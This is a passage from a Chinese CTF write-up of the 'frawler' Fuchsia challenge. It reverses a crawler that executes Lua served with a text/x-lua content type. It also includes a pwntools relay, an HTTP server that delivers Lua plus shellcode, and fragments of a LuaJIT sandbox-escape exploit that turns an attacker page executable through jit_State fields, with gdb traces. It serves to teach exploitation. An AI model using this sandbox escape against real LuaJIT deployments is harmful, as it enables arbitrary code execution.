qemu-icon.bmp
qemu_logo_no_text.svg
QEMU,tcx.bin
qemu_vga.ndrv
s390-ccw.img
s390-netboot.img
sgabios.bin
skiboot.lid
slof.bin
spapr-rtas.bin
trace-events-all
u-boot.e500
vgabios.bin
vgabios-cirrus.bin
vgabios-qxl.bin
vgabios-stdvga.bin
vgabios-virtio.bin
```

```
            vgabios-vmware.bin
README.md
run.sh
run-zircon
start-dhcp-server.sh
```

题目文件看起来比较多，一个重点的提示是 `run-zircon`，`zircon` 是 fuchsia 的内核，所以看来这道题的环境是 fuchsia 系统了。

另外一个比较显然的是，`exe` 里肯定是题目文件了。

在进行下一步分析之前，我们现在需要了解一下 fuchsia 系统。

10.3.1 Fuchsia 系统

Fuchsia 操作系统是 google 正在开发中的一个系统，其实相关消息并不是很多，不过其已经开源，且文档有大量的描述，一些基本知识还是很容易学到的。

从操作系统分类来看，fuchsia 采用了微内核的架构（想起了 windows?），且并没有完全采取 posix 标准，所以在很多方面与我们熟知的 linux 有一些显著差距，接下来我们来看看我们在 pwn 的过程当中需要了解的一些基本内容。

系统设计

fuchsia 的总体设计其实和 windows 比较接近，相对 linux 来说，内核空间的数据被封装成对象，在用户空间以 handle 的形式体现，而调用系统调用完成操作的过程就是通过传递 handle 去实现的，handle 又具有一定程度的权限检查。

但是其实到这里对我们的利用都没有造成很大的影响，毕竟我们只是在用户空间去 pwn，我们只需要能调用库函数或者调用系统调用就可以了。而对我们的 pwn 能产生影响的最主要的部分其实是系统调用的机制。

在 linux 里我们如果想要完成系统调用，如果能够执行任意代码，那只需要根据系统调用表去设置好相应寄存器和栈参数即可，但是在 zircon 内核 (fuchsia 的内核) 中，系统调用是通过 **vDSO** 来完成的。

熟悉 linux 用户空间 pwn 的同学应该对 `vDSO` 并不陌生，但是这里与 linux 的一个最关键区别在于，在 linux 中 `vDSO` 是为了加速系统调用存在的，而在 zircon 中，这是**唯一一种进行系统调用**的方法，如果直接使用 `syscall` 汇编指令，内核会对来源进行 check，这样的访问是会被拒绝的。

所以在利用当中我们需要注意的一个关键问题就是如何进行系统调用的问题，当然，如果具有库函数地址等就最好了。

系统环境处理

其实这一点我应该没有什么资格来说。。因为其实我并没有把环境真正搭起来。。

这个地方其实比较值得吐槽，当然由于这个系统也在非常早期的阶段，这些也还可以接受吧。

环境上主要是需要调试和文件拷贝（因为需要把 libc 等拷贝出来），而 fuchsia 系统采用了多层次的概念，内核层位于zircon，拷贝工具在 zircon 中，还好，zircon 层并不算太大，不过为了编译这个也是花了不少精力，最终采用了在 VPS 上编译之后下下来的方法。。（感谢 @sakura 鼎力相助）

另外调试这一部分就更为麻烦了，因为调试器其实位于garnet层，我个人认为 garnet 层算是比较大的，在调试器文档中其实说是有 SDK 的，但是似乎并没有已经编译好的 SDK 的可以下载，所以只能自己编译，所以最终我采用了。。。不使用调试器的方法。

这里其实好像还有一个方法可以处理调试，由于后来并没有太需求调试功能，所以我没有去尝试。那就是通过在启动的时候 (`run.sh` 中) 的 `run-zircon` 命令最后加上`--debugger` 选项，这样可以用 gdb 去连接 1234 端口（其实这里和调试 linux 内核一样，本质上也是调试 zircon 内核）。之后通过 ps 查看到进程号之后可以通过 vmaps 去查看 mapping，之后下断点到启动新进程的地方去使用 gdb 调试。如果有尝试这种方法进行调试的可以告诉我一下是否存在其他问题。。

10.3.2 继续分析

好了我们现在已经了解了一些 fuchsia 系统的基础了，对于更深入的了解，可以查看fuchsia 文档 (google 服务器)，之后我就不再详细描述 fuchsia 系统相关基础知识了。

在了解了这些之后我们就可以开始逆一下程序看看功能了，首先是 `frawler-host`。

这个程序其实不怎么需要详细的去逆向，因为根据 README:

```
1. `tunctl -u $USER -t qemu`
2. Run `run.sh`.
3. Wait about 1 minute.
4. Service is running on 192.168.1.53:31337
```

这里启动之后是有一个 service 的，之后对照一下可以发现：

```
v7 = sub_1B8B0(v2 - 1800);
if ( (unsigned int)sub_1FE70(v7, 0LL, a1 + 32) )
{
  fxl::LogMessage::LogMessage(
    (fxl::LogMessage *)(v2 - 1160),
    3,
    "../../garnet/bin/frawler/frawler-host.cc",
    65,
    "zx::job::create(*zx::unowned<zx::job>(zx::job::default_job()), 0, &job_) == ZX_OK"
  v8 = sub_1B8B0(v2 - 1160);
  sub_1B8A0(v2 - 1832, v8);
  fxl::LogMessage::~LogMessage((fxl::LogMessage *)(v2 - 1160));
}
sub_1B8F0(v2 - 1800);
fxl::StringPrintf((fxl *)(v2 - 1792), "tcp:%d", a2);
v9 = sub_1B940(v2 - 1792);
v10 = sub_1B960(v2 - 1792);
if ( (unsigned int)sub_1B910(a1 + 32, 3LL, v9, v10) )
{
  fxl::LogMessage::LogMessage(
    (fxl::LogMessage *)(v2 - 1448),
```


很明显的启动 tcp 服务器的操作，所以我并没有对这个程序进行仔细的逆向（pizza: 要是我，看一眼就猜出来了，不用逆），所以重点去关注 `frawler` 程序。

```
__writefsqword(0x18u, v0 - 160);
*(_QWORD *)(v0 - 8) = __readfsqword(0x10u);
setvbuf(*(FILE **)off_76448, 0LL, 2, 0LL);
setvbuf(*(FILE **)off_76458, 0LL, 2, 0LL);
setvbuf(*(FILE **)off_76450, 0LL, 2, 0LL);
sub_6D2F0(v0 - 112, "/robots.txt");
sub_6BC50(v0 - 88, v0 - 112);
std::__2::basic_string<char,std::__2::char_traits<char>,std::__2::allocator<char>>::~bas
if ( *(_DWORD *)(v0 - 40) != 200 )
  exit(1);
sub_6BCD0(v0 - 136, v0 - 88);
*(_QWORD *)(v0 - 144) = sub_6D0F0(v0 - 136);
*(_QWORD *)(v0 - 152) = sub_6D100(v0 - 136);
while ( (unsigned __int8)sub_6C710(v0 - 144, v0 - 152) )
{
  v1 = sub_6C720(v0 - 144);
  request(v1);
  sub_6D1B0((_QWORD *)(v0 - 144));
}
sub_6C880(v0 - 136);
sub_6D380(v0 - 88);
__writefsqword(0x18u, v0);
return 0LL;
}
```


大致一看，有 `robots.txt`，联系一下题目名字 `frawler`，猜测是 `fuchsia crawler` 的意思，那么应该就是一个爬虫一样的逻辑了。(这里比较尴尬，我不小心把 pizza 给我的 idb 给删了，所以看起来比较难看)


总的来说，逻辑基本上是首先连通之后，会发一个 http 请求，请求 robots.txt，然后会解析 robots.txt，去爬取 `Disallow` 的内容（专爬 `Disallow`??)

这里一个比较有意思的地方：

```
  sub_6D1D0(v1 - 120, v1 - 88, v1 - 144);
  std::__2::basic_string<char,std::__2::char_traits<char>,std:
  if ( (unsigned __int8)sub_6D320(v1 - 120) )
  {
    v2 = sub_6D330(v1 - 120);
    if ( (unsigned __int8)sub_6D130(v2, "text/html") && !(unsi
    {
      stream = *(FILE **)off_76450;
      v6 = sub_6D1C0(a1);
      v7 = sub_6C870(v1 - 88);
      v8 = sub_6D1C0(v1 - 88);
      fprintf(stream, "Asset|/|%s|/|%zu|/|%s", v6, v7, v8);
    }
    else
    {
      v3 = sub_6D330(v1 - 120);
      v4 = sub_6D130(v3, "text/x-lua");
      if ( (_BYTE)v4 )
        execute_lua(v1 - 88, v4);
    }
  }
  sub_6D360(v1 - 120);
}
sub_6D380(v1 - 88);
```

一个 `text/x-lua` 引起了注意。。这里其实最终是 pizza 逆的，不过基本看看可以猜一下：

```
  sub_25240(L, (unsigned __int64)sub_296C0, 0, v10, v11, v12);
  sub_25240(L, (unsigned __int64)sub_29620, 0, v13, v14, v15);
  sub_25240(L, (unsigned __int64)sub_295B0, 0, v16, v17, v18);
  sub_25240(L, (unsigned __int64)sub_29800, 0, v19, v20, v21);
  v22 = sub_6CA50();
  v23 = sub_6C870(a1);
  sub_26270(L, v22, v23, "tokencompute");
  guess_lua_pcall(L, 0, 0, 0);
  sub_246D0(L, 0xFFFFD8EELL, "fdb0cdf28c53764e");
  if ( !(unsigned int)guess_lua_pcall(L, 0, 1, 0) )
  {
    if ( (unsigned int)sub_23410() )
    {
      v24 = sub_23A60(L, 0xFFFFFFFFLL, 0LL);
      sub_6C850(&unk_770D0, v24);
      v25 = *(FILE **)off_76450;
      v26 = sub_6D1C0((__int64)&unk_770D0);
      fprintf(v25, "Token: %s\n", v26);
    }
  }
  result = (_DWORD *)sub_21880(L);
}
return result;
```



```
__int64 __fastcall sub_29830(__int64 a1)
{
  __int64 v1; // rbx

  v1 = a1;
  sub_29910(a1);
  sub_215F0(a1, "Linux", 5LL);
  sub_215F0(a1, "x64", 3LL);
  sub_23F80(a1, 20100LL);
  sub_215F0(a1, "LuaJIT 2.1.0-beta1", 18LL);
  sub_292B0(a1, "jit", &unk_4F40, off_75910);
  sub_29730(v1, "jit.profile", sub_29980, *(unsigned int *)(v1 + 44));
  sub_29730(v1, "jit.util", sub_299A0, *(unsigned int *)(v1 + 44));
  sub_292B0(a1, "jit.opt", &unk_4F87, off_75938);
  *(_QWORD *)(a1 + 24) -= 16LL;
  return 1LL;
}
```

虽然猜起来可能比较难受，但是看到 `luajit` 我们应该大致明白了，这里肯定是执行了 lua 代码(不然传入 luajit 干嘛?)，然后其他的部分是可以对比相应版本的 luajit 代码去逆向的，最终可以知道他执行了途中那个看起来像 hash 值一样的 lua 函数，所以在 response 的时候给出这个 lua 函数就可以执行 lua 函数了。

这里分享一下 pizza 的脚本，巧妙的用了 pwntools 的功能来把 request 和 response 进行了转发，这样就可以写一个真正的 server 来完成任务了:

request.py:

```
from pwn import *

context.log_level = "debug"


frawler = remote("192.168.3.53", 31337)

srv = remote("localhost", 31337)

frawler.connect_both(srv)


frawler.wait_for_close()

srv.wait_for_close()

frawler.close()

srv.close()
```

forward.py:

```
#!/usr/bin/python

# -*- coding: UTF-8 -*-
```

```
from BaseHTTPServer import HTTPServer, BaseHTTPRequestHandler


class TestHTTPHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        self.protocal_version = 'HTTP/1.1'
        self.send_response(200)
        print(self.path)
        if(self.path == "/robots.txt"):
            content = ""
            content += "Disallow: /a.txt\r\n"
            content += "Disallow: /b.txt\r\n"
            #content += "Disallow: /c.txt\r\n"
            #content += "Disallow: /d.txt\r\n"

        elif(self.path == "/a.txt"):
            with open("script.lua", "r") as f:
                content = f.read()
                with open('shellcode.hex', 'r') as fs:
                    content = content.format(fs.read())
            self.send_header("Content-Type", "text/x-lua")
        elif(self.path == "/b.txt"):
            content = "hello world b"
            self.send_header("Content-Type", "text/html")
        elif(self.path == "/c.txt"):
            content = "hello world c"
            self.send_header("Content-Type", "text/html")
        elif(self.path == "/d.txt"):
            content = "hello world d"
            self.send_header("Content-Type", "text/html")

        self.close_connection = 0
        self.send_header("Content-Length", str(len(content)))
        self.end_headers()
        self.wfile.write(content)
```

```
def start_server(port):
    http_server = HTTPServer(('localhost', int(port)), TestHTTPHandler)
    http_server.serve_forever()



start_server(31337)
```

接下来的分析我们基本就是在 lua 层完成的了，经过大致的观察，发现虽然这个 lua 沙箱非常弱，明显存在逃逸可能，这里可以查到一些资料，对照查看一下函数是否存在，大概是使用这样的函数:

```
function fdb0cdf28c53764e()
    return tostring(loadstring)
end
```

于是可以通过这样的方法去确认有哪些东西是打开的。非常显然，io 是没有的（不然就直接做完了），基本思路也就出来了：需要通过 `loadstring` 去完成 lua 的沙箱逃逸，最终执行 shellcode 去完成利用。

10.4 luajit 沙箱


10.4.1 比赛期间的进度

好了，现在我们思路已经基本清晰了，接下来就是去一步一步解决问题。第一步当然是解决 luajit 沙箱的问题，于是我们搜到了这篇文章，这篇文章甚至给出了 exp，nice!

于是我们下载了 luajit 的源码，由于目标文件是 fuchsia 系统的，我们调试不是很方便，所以我们下载了 luajit 的代码在本地编译之后本地调试，打算在调试成功之后再用于目标 fuchsia 系统。

接下来。。喜闻乐见：

ok，太棒了，现在我们不能直接用他的代码了，得自己去分析一下。。目前的问题看起来是代码是成功写入了，但是无法执行，那应该就是权限问题了。



好了，基本可以明确是权限问题了，那么我们看看权限改变的地方在哪儿。


```
-- The following seven lines result in the memory protection of
    -- the page at asaddr changing from read/write to read/execute.
    -- This is done by setting the jit_State::mcarea and szmcarea
    -- fields to specify the page in question, setting the mctop and
    -- mcbot fields to an empty subrange of said page, and then
    -- triggering some JIT compilation. As a somewhat unfortunate
    -- side-effect, the page at asaddr is added to the jit_State's
    -- linked-list of mcode areas (the shellcode unlinks it).
    local mcarea = mctab[1]
    mctab[0] = 0
    mctab[1] = asaddr / 2^52 / 2^1022
```

```
    mctab[2] = mctab[1]
    mctab[3] = mctab[1]
    mctab[4] = 2^12 / 2^52 / 2^1022
    while mctab[0] == 0 do end
```

看来是需要看看具体的情况了。我选择了把循环进行一下更改，这样可以在中间断下来看情况 (其实最后 segfault 看也行，但是当时的情况是我以为在中间更改的步骤出了问题，所以不知道问题出在 jit 之后还是 jit 之前):

```
-- while mctab[0] == 0 do end
    -- 改为
    local i = 0
    while i < 0x100000 do
        print(i)
    end
```

之后在打印过程中 `ctrl + c` 中断，看到当前状态：



嗯，有 L，也就是 `lua_State`，但是没有注释里提到的 `jit_State`，看来需要去找一下。看看代码：

```
71 /* Global state, main thread and extra fields are allocated together. */
72 typedef struct GG_State {
73   lua_State L;              /* Main thread. */
74   global_State g;           /* Global state. */
75 #if LJ_TARGET_MIPS
76   ASMFunction got[LJ_GOT__MAX];     /* Global offset table. */
77 #endif
78 #if LJ_HASJIT
79   jit_State J;              /* JIT state. */
80   HotCount hotcount[HOTCOUNT_SIZE]; /* Hot counters. */
81 #endif
82   ASMFunction dispatch[GG_LEN_DISP];    /* Instruction dispatch tables. */
83   BCIns bcff[GG_NUM_ASMFF];     /* Bytecode for ASM fast functions. */
84 } GG_State;
85
86 #define GG_OFS(field)   ((int)offsetof(GG_State, field))
87 #define G2GG(gl)    ((GG_State *)((char *)(gl) - GG_OFS(g)))
88 #define J2GG(j)     ((GG_State *)((char *)(j) - GG_OFS(J)))
89 #define L2GG(L)     (G2GG(G(L)))
90 #define J2G(J)      (&J2GG(J)->g)
91 #define G2J(gl)     (&G2GG(gl)->J)
92 #define L2J(L)      (&L2GG(L)->J)
```

由于 lua_State 在 GG_State 的第一个位置，那么理论上两个指针是一样的，所以可以直接通过 *(GG_State*)0x40000378 去查看变量内容：

```
patchins = 0x0,
mcprot = 0x0,
mcarea = 0x0,
mctop = 0x40014000 '\220' <repeats 1976 times>, "L\213W\020\270\004",
mcbot = 0x40014000 '\220' <repeats 1976 times>, "L\213W\020\270\004",
szmcarea = 0x40014000,
szallmcarea = 0x1000,
errinfo = {
```

这看起来好像不太对啊，按照注释里的说法，应该是 mcarea 和 szmcarea 去表示需要 mprotect 的页，然后 mctop 和 mcbot 指向页内啊。于是我再用同样的方法去尝试了在 segfault 的时候看状态：

```
patchins = 0x0,
mcprot = 0x5,
mcarea = 0x5555467c0000 "",
mctop = 0x5555467cff9d "\307\004%\020\004",
mcbot = 0x5555467c009d "",
szmcarea = 0x10000,
szallmcarea = 0x11000,
```

这里基本上就可以看出与注释一致了，那么我们按照注释去修改一下:

```
local mcarea = mctab[1]

    mctab[0] = asaddr / 2^52 / 2^1022
```

```
mctab[1] = asaddr / 2^52 / 2^1022
mctab[2] = mctab[1]
mctab[3] = mctab[1]
mctab[4] = 2^12 / 2^52 / 2^1022
--while mctab[0] == 0 do end
local i = 1
while i < 0x1000000 do
    i = i + 1
    --print(i)
end
```

```
gef➤  r evil.lua
Starting program: /home/anciety/sources/luajit/LuaJIT-2.1.0-beta1/src/luajit evil.lua
PANIC: unprotected error in call to Lua API (runtime code generation failed, restricted kernel
?)
PANIC: unprotected error in call to Lua API (runtime code generation failed, restricted kernel
?)
Hello World
```

于是成功执行了。

10.4.2 赛后的深入思考

其实在比赛期间这个问题我并没有深入去考虑，这其实也是我没有在比赛期间做出来的关键，当时对 luajit 一知半解，导致后来碰到的问题没有办法去解决，也不知道问题出在什么地方。

事实上等到赛后我已经将 exp 根据 @david492j 大佬提供的思路参考完成 exp 之后，我依然没有想明白为什么当时会出现未调用 mprotect 的情况。

另外由于其实我最后的问题就在于这个 mprotect 的调用在 zircon 里没有进行，所以决定继续跟一下 luajit，看看到底是什么原因造成了，说不定这能让我明白我自己的失败之处具体在哪儿。

luajit 的 jit

为了看明白代码，我们肯定首先需要一些 luajit 的前置知识。

首先通过一些资料，我们可以搜到 luajit 是一个基于 trace 的 jit，翻看一下wiki可以学到相关的背景。

基于 trace 的 jit 基本过程就是按照循环次数来判断 hot loops，找到 hot 的循环之后，会通过记录运行过程的方式，将记录下的运行过程直接翻译成汇编代码，这样之后的 hot loop 就会变为执行汇编代码，从而加快速度。感觉这种方式应该算是较为简单的 jit 方式，因为这样的方式会极大的忽略掉控制流方面的问题，毕竟只需要针对一种 trace，这样的线性代码翻译和优化都比较简单。

至于 luajit 中的代码结构，我是通过看了这篇文章去了解了大致的 luajit 代码结构的。

调试

首先我修改了一下触发 jit 附近的代码，去确认到底修改了什么数据：

```
local mcarea = mctab[1]
    mctab[0] = 0x1234/ 2^52 / 2^1022
    mctab[1] = 0x4321/ 2^52 / 2^1022
    mctab[2] = 0xdead / 2^52 / 2^1022
    mctab[3] = 0xbeef / 2^52 / 2^1022
    mctab[4] = 2^12 / 2^52 / 2^1022
    local i = 1
    while i < 0x1000000 do
        i = i + 1
        --print(i)
    end
```

调试结果：

```
mcprot = 0x0,
  mcarea = 0x1234 <error: Cannot access memory at address 0x1234>,
  mctop = 0x4321 <error: Cannot access memory at address 0x4321>,
  mcbot = 0xdead <error: Cannot access memory at address 0xdead>,
  szmcarea = 0xbeef,
  szallmcarea = 0x1000,
```

所以 `mctab[0]` 对应 `mcarea`，然后之后的依次类推。

另外，为了快速找到运行位置，我给 mprotect 下了断点，然后去运行我们能够运行成功的魔改 exp，之后通过 backtrace 去找到关键位置，过程中出现了多次断点，通过比对参数，涉及到目标页的一共有两次：

```
[ trace ]
[#0] 0x7ffff7d15790  Name: mprotect()
[#1] 0x555555584b30  Name: mcode_setprot(prot=0x3, sz=<optimized out>, p=<optimized out>)
[#2] 0x555555584b30  Name: mcode_protect(J=0x40000558, prot=0x3)
[#3] 0x555555584dba  Name: mcode_protect(prot=0x3, J=0x40000558)
[#4] 0x555555584dba  Name: lj_mcode_reserve(J=0x40000558, lim=0x7fffffffdf38)
[#5] 0x555555597f0b  Name: lj_asm_trace(J=0x40000558, T=0x40000558)
[#6] 0x55555556c690  Name: trace_state(L=0x40000378, dummy=<optimized out>, ud=0x40000558)
[#7] 0x555555575af6  Name: lj_vm_cpcall()
[#8] 0x55555556cfeb  Name: lj_trace_ins(J=0x40000558, pc=0x4000ab34)
[#9] 0x555555560b7f  Name: lj_dispatch_ins(L=0x40000378, pc=0x4000ab38)
```

```
[ trace ]
[#0] 0x7ffff7d15790  Name: mprotect()
[#1] 0x555555584b30  Name: mcode_setprot(prot=0x5, sz=<optimized out>, p=<optimized out>)
[#2] 0x555555584b30  Name: mcode_protect(J=0x40000558, prot=0x5)
[#3] 0x555555584f79  Name: mcode_protect(prot=0x5, J=0x40000558)
[#4] 0x555555584f79  Name: lj_mcode_abort(J=0x40000558)
[#5] 0x555555584f79  Name: lj_mcode_limiterr(J=0x40000558, need=0x100)
[#6] 0x5555555904a5  Name: asm_mclimit(as=0x7fffffffde30)
[#7] 0x5555555986bd  Name: asm_exitstub_gen(group=<optimized out>, as=<optimized out>)
[#8] 0x5555555986bd  Name: asm_exitstub_setup(nexits=<optimized out>, as=0x7fffffffde30)
[#9] 0x5555555986bd  Name: asm_setup_target(as=0x7fffffffde30)
```

显然第二次是关键，是真正将页标记为 rx（prot 为 5）的。于是根据 bt 去找到 luajit 代码的位置，查看需要满足什么条件才能够进入到这一条逻辑：

```
/* Abort the reservation. */
void lj_mcode_abort(jit_State *J)
{
  if (J->mcarea)
    mcode_protect(J, MCPROT_RUN);
}



/* Limit of MCode reservation reached. */
void lj_mcode_limiterr(jit_State *J, size_t need)
{
  size_t sizemcode, maxmcode;
  lj_mcode_abort(J);
  sizemcode = (size_t)J->param[JIT_P_sizemcode] << 10;
  sizemcode = (sizemcode + LJ_PAGESIZE-1) & ~(size_t)(LJ_PAGESIZE - 1);
  maxmcode = (size_t)J->param[JIT_P_maxmcode] << 10;
  if ((size_t)need > sizemcode)
    lj_trace_err(J, LJ_TRERR_MCODEOV);  /* Too long for any area. */
  if (J->szallmcarea + sizemcode > maxmcode)
    lj_trace_err(J, LJ_TRERR_MCODEAL);
  mcode_allocarea(J);
```

```
  lj_trace_err(J, LJ_TRERR_MCODELM);  /* Retry with new area. */
}
```

